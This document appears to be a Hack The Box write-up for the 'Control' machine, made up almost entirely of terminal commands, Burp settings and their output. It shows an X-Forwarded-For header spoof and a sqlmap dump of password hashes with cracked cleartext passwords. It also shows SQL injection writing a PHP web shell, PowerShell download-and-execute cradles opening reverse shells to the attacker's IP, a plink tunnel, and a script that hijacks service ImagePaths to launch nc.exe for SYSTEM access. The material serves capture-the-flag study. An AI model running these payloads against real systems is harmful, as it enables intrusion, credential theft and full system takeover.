BURP X-FORWARD(CHANGE HEADER)

SQLMAP TO GET CREDS

FILE INJECTION WITH BURP


POWERCAT.PS1

PLINK TUNNEL


REGADD WUAUSERV

```
root@kali:/home/kali/Desktop/hackthebox/control# gobuster dir -u http://control.htb/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/images (Status: 301)

/Images (Status: 301)

/uploads (Status: 301)

/assets (Status: 301)

/IMAGES (Status: 301)

/Assets (Status: 301)

/Uploads (Status: 301)
```

```
Not shown: 997 filtered ports

PORT     STATE SERVICE VERSION

80/tcp   open  http    Microsoft IIS httpd 10.0

| http-methods:

|_  Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

|_http-title: Fidelity

135/tcp  open  msrpc   Microsoft Windows RPC

3306/tcp open  mysql?
```



```
<!DOCTYPE html>
<html lang="en">

<head>
    <title>Fidelity</title>
    <meta charset="utf-8">
    <script type="text/javascript" src="assets/js/functions.js"></script>
    <meta name="viewport" content="width=device-width, initial-scale=1, user-sca
    <link rel="stylesheet" href="assets/css/main.css" />
    <noscript>
        <link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
</head>

<body class="is-preload landing">
    <div id="page-wrapper">
        <!-- To Do:
            - Import Products
            - Link to new payment system
            - Enable SSL (Certificates location \\192.168.4.28\myfiles)
        <!-- Header -->
```



□ Remove <object> tags

□ Convert HTTPS links to HTTP

□ Remove secure flag from cookies

Match and Replace

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

Enabled	Item	Match	Replace	Type	Comment
□	Request header	^Referer.*$			
□	Request header	^Accept-En			
□	Response hea...	^Set-Cookie			
□	Request header	^Host: foo.			
□	Request header				
□	Response hea...	^Strict\-Tra			
□	Response hea...				
☑	Request header				

Edit match/replace rule

Specify the details of the match/replace rule.

Type: Request header

Match: Regex condition to match - leave blank to add a new header

Replace: X-Forwarded-For: 192.168.4.28

Comment:

□ Regex match

TLS Pass Through

These settings are used to specify destination web serve ... sponses made via these connections will be available in the Proxy intercept view or history.

Enabled	Host / IP range

□ Automatically add entries on client TLS negotiation failure

Miscellaneous

These settings control some specific details of Burp Proxy's behavior. You can change the default settings here to deal with particular problems or situations.

```
root@kali:/home/kali/Desktop/hackthebox/control# cat req.txt

POST /search_products.php HTTP/1.1

Host: control.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://control.htb/admin.php

Content-Type: application/x-www-form-urlencoded

Content-Length: 12

Connection: close

Upgrade-Insecure-Requests: 1

X-Forwarded-For: 192.168.4.28


productName=item

root@kali:/home/kali/Desktop/hackthebox/control# sqlmap -r req.txt --all –batch

database management system users password hashes:

[*] hector [1]:

   password hash: *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D

l33th4x0rhector

[*] manager [1]:

   password hash: *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA

   clear-text password: l3tm3!n

[*] root [1]:

   password hash: *0A4A5CAD344718DC418035A1F4D292BA603134D8
```

FILE INJECTION WITH BURP

```
POST /search_products.php HTTP/1.1

Host: control.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://control.htb/admin.php

Content-Type: application/x-www-form-urlencoded

Content-Length: 123

Connection: close

Upgrade-Insecure-Requests: 1

X-Forwarded-For: 192.168.4.28
```

productName=D-link+DWA-171'; select "<?php echo shell_exec($_GET['cmd']);?>" into OUTFILE 'C:\\Inetpub\\wwwroot\\akg.php';#

http://control.htb/akg.php?cmd=whoami

```
nt authority\iusr

root@kali:/home/kali/Desktop/hackthebox/control# tail Invoke-PowerShellTcp.ps1


  }

}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.17 -Port 4444

root@kali:/home/kali/Desktop/hackthebox/control# mv Invoke-PowerShellTcp.ps1 ps.ps1

root@kali:/home/kali/Desktop/hackthebox/control# nc -nlvp 4444

root@kali:/home/kali/Desktop/hackthebox/control# python -m SimpleHTTPServer 80

cmd=powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.17/ps.ps1')
```

NISHANG DIDN'T WORK

```
root@kali:/home/kali/Desktop/hackthebox/control# nc -nlvp 7777

root@kali:/home/kali/Desktop/hackthebox/control# python -m SimpleHTTPServer 80
```

http://control.htb/akg.php?cmd=powershell%20-c%20%22IEX(New-Object%20System.Net.WebClient).DownloadString(%27http://10.10.14.17/powercat.ps1%27);powercat%20-c%2010.10.14.17%20-p%207777%20-e%20cmd%22

SHELL GAINED!!!!!!!!

```
C:\inetpub\wwwroot>netstat -ano

netstat -ano


Active Connections


  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       824
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1912
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       456
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       292
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       960
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1796
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       596
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       588
  TCP    10.10.10.167:80        10.10.14.17:44642      ESTABLISHED     4
  TCP    10.10.10.167:50944     10.10.14.17:7777       ESTABLISHED     4176
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       824
  TCP    [::]:3306              [::]:0                 LISTENING       1912
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49664             [::]:0                 LISTENING       456
  TCP    [::]:49665             [::]:0                 LISTENING       292
  TCP    [::]:49666             [::]:0                 LISTENING       960
  TCP    [::]:49667             [::]:0                 LISTENING       1796
  TCP    [::]:49668             [::]:0                 LISTENING       596
  TCP    [::]:49669             [::]:0                 LISTENING       588
  UDP    0.0.0.0:123            *:*                                    1964
  UDP    0.0.0.0:5353           *:*                                    1204
  UDP    0.0.0.0:5355          *:*                            1204

  UDP    127.0.0.1:52021       *:*                            960

  UDP    [::]:123              *:*                            1964

  UDP    [::]:5353             *:*                            1204

  UDP    [::]:5355             *:*                            1204
```

WINRM 5985 PORT IS RUNNING

PORTFORWARD WITH PLINK.EXE

```
root@kali:/home/kali/Desktop/hackthebox/control# locate plink.exe

/usr/share/windows-resources/binaries/plink.exe

root@kali:/home/kali/Desktop/hackthebox/control# cp /usr/share/windows-resources/binaries/plink.exe .

root@kali:/home/kali/Desktop/hackthebox/control# python -m SimpleHTTPServer 80

C:\Windows\Temp>curl http://10.10.14.17/plink.exe -o plink.exe

root@kali:/home/kali/Desktop/hackthebox/control# service ssh start
```

```
.\plink.exe kali@10.10.14.17 -R 5985:127.0.0.1:5985

root@kali:/home/kali/Desktop/hackthebox/control# evil-winrm -i localhost -u hector -p l33th4x0rhector

*Evil-WinRM* PS C:\Users\Hector\Appdata\Roaming\Microsoft\Windows\Powershell\PsReadLine> cat ConsoleHost_history.txt

get-childitem HKLM:\SYSTEM\CurrentControlset | format-list

get-acl HKLM:\SYSTEM\CurrentControlSet | format-list

*Evil-WinRM* PS C:\Users\Hector\Documents> get-childitem HKLM:\SYSTEM\CurrentControlset | format-list




Property      : {BootDriverFlags, CurrentUser, EarlyStartServices, PreshutdownOrder...}

PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control

PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset

PSChildName   : Control

PSDrive       : HKLM

PSProvider    : Microsoft.PowerShell.Core\Registry

PSIsContainer : True

SubKeyCount   : 121

View          : Default
```

```
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle

ValueCount    : 11

Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control


Property      : {NextParentID.daba3ff.2, NextParentID.61aaa01.3, NextParentID.1bd7f811.4, NextParentID.2032e665.5...}

PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Enum

PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset

PSChildName   : Enum

PSDrive       : HKLM

PSProvider    : Microsoft.PowerShell.Core\Registry

PSIsContainer : True

SubKeyCount   : 17

View          : Default

Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle

ValueCount    : 27

Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Enum


Property      : {}

PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Hardware Profiles

PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset

PSChildName   : Hardware Profiles

PSDrive       : HKLM

PSProvider    : Microsoft.PowerShell.Core\Registry

PSIsContainer : True

SubKeyCount   : 3

View          : Default

Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle

ValueCount    : 0

Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Hardware Profiles


Property      : {}

PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Policies

PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
```

```
PSChildName   : Policies
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 0
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount    : 0
Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Policies


Property      : {}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName   : Services
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 667
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount    : 0
Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services


Property      : {}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Software
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName   : Software
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 1
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
```

```
ValueCount    : 0

Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Software

*Evil-WinRM* PS C:\Users\Hector\Documents> get-acl HKLM:\SYSTEM\CurrentControlSet | format-list




Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet

Owner  : BUILTIN\Administrators

Group  : NT AUTHORITY\SYSTEM

Access : BUILTIN\Administrators Allow  FullControl

         NT AUTHORITY\Authenticated Users Allow  ReadKey

         NT AUTHORITY\Authenticated Users Allow  -2147483648

         S-1-5-32-549 Allow  ReadKey

         S-1-5-32-549 Allow  -2147483648

         BUILTIN\Administrators Allow  FullControl

         BUILTIN\Administrators Allow  268435456

         NT AUTHORITY\SYSTEM Allow  FullControl

         NT AUTHORITY\SYSTEM Allow  268435456

         CREATOR OWNER Allow  268435456

         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey

         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -2147483648

         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
ReadKey

         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow  -
2147483648

Audit  :

Sddl   :
O:BAG:SYD:AI(A;;KA;;;BA)(A;ID;KR;;;AU)(A;CIIOID;GR;;;AU)(A;ID;KR;;;SO)(A;CIIOID;GR;;;SO)(A;ID;KA;;;BA)(A;CIIOID;GA;;;BA)(A;ID;KA;;;SY)(A;C
IIOID;GA;;;SY)(A;CIIOID;GA;;;CO)(A;ID;KR;;;AC)(A;CIIOID;GR;;;AC)(A;ID;KR;;;S-1-15-3-1024-1065365936-12

         81604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)(A;CIIOID;GR;;;S-1-15-3-1024-1065365936-
1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)



*Evil-WinRM* PS C:\Users\Hector\Documents> $acl = get-acl HKLM:\SYSTEM\CurrentControlSet\Services

*Evil-WinRM* PS C:\Users\Hector\Documents> ConvertFrom-SddlString -Sddl $acl.Sddl -Type RegistryRights
```

```
Owner          : NT AUTHORITY\SYSTEM

Group          : NT AUTHORITY\SYSTEM

DiscretionaryAcl : {NT AUTHORITY\Authenticated Users: AccessAllowed (EnumerateSubKeys, ExecuteKey, Notify, QueryValues,
ReadPermissions), NT AUTHORITY\SYSTEM: AccessAllowed (ChangePermissions, CreateLink, CreateSubKey, Delete, EnumerateSubKeys,

                 ExecuteKey, FullControl, GenericExecute, GenericWrite, Notify, QueryValues, ReadPermissions, SetValue, TakeOwnership,
WriteKey), BUILTIN\Administrators: AccessAllowed (ChangePermissions, CreateLink, CreateSubKey, Delete,

                 EnumerateSubKeys, ExecuteKey, FullControl, GenericExecute, GenericWrite, Notify, QueryValues, ReadPermissions, SetValue,
TakeOwnership, WriteKey), CONTROL\Hector: AccessAllowed (ChangePermissions, CreateLink, CreateSubKey,

                 Delete, EnumerateSubKeys, ExecuteKey, FullControl, GenericExecute, GenericWrite, Notify, QueryValues, ReadPermissions,
SetValue, TakeOwnership, WriteKey)...}

SystemAcl      : {}

RawDescriptor   : System.Security.AccessControl.CommonSecurityDescriptor
```

```
root@kali:/home/kali/Desktop/hackthebox/control# cat brute.ps1

$services = Get-ItemProperty HKLM:\System\CurrentControlset\Services\* | where { ($_.ObjectName -match 'LocalSystem') }


ForEach ($service in $services)

{

   $name = $service.PSChildName

   Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Services\$name" -Name ImagePath -Value
"C:\Users\Hector\Documents\nc.exe 10.10.14.17 1338 -e powershell.exe"

   Start-Service $name

}
```

```
*Evil-WinRM* PS C:\Users\Hector\Documents> curl http://10.10.14.17/nc.exe -o nc.exe

root@kali:/home/kali/Desktop/hackthebox/control# nc -nlvp 1338

*Evil-WinRM* PS C:\Users\Hector\Documents> IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.17/brute.ps1')
```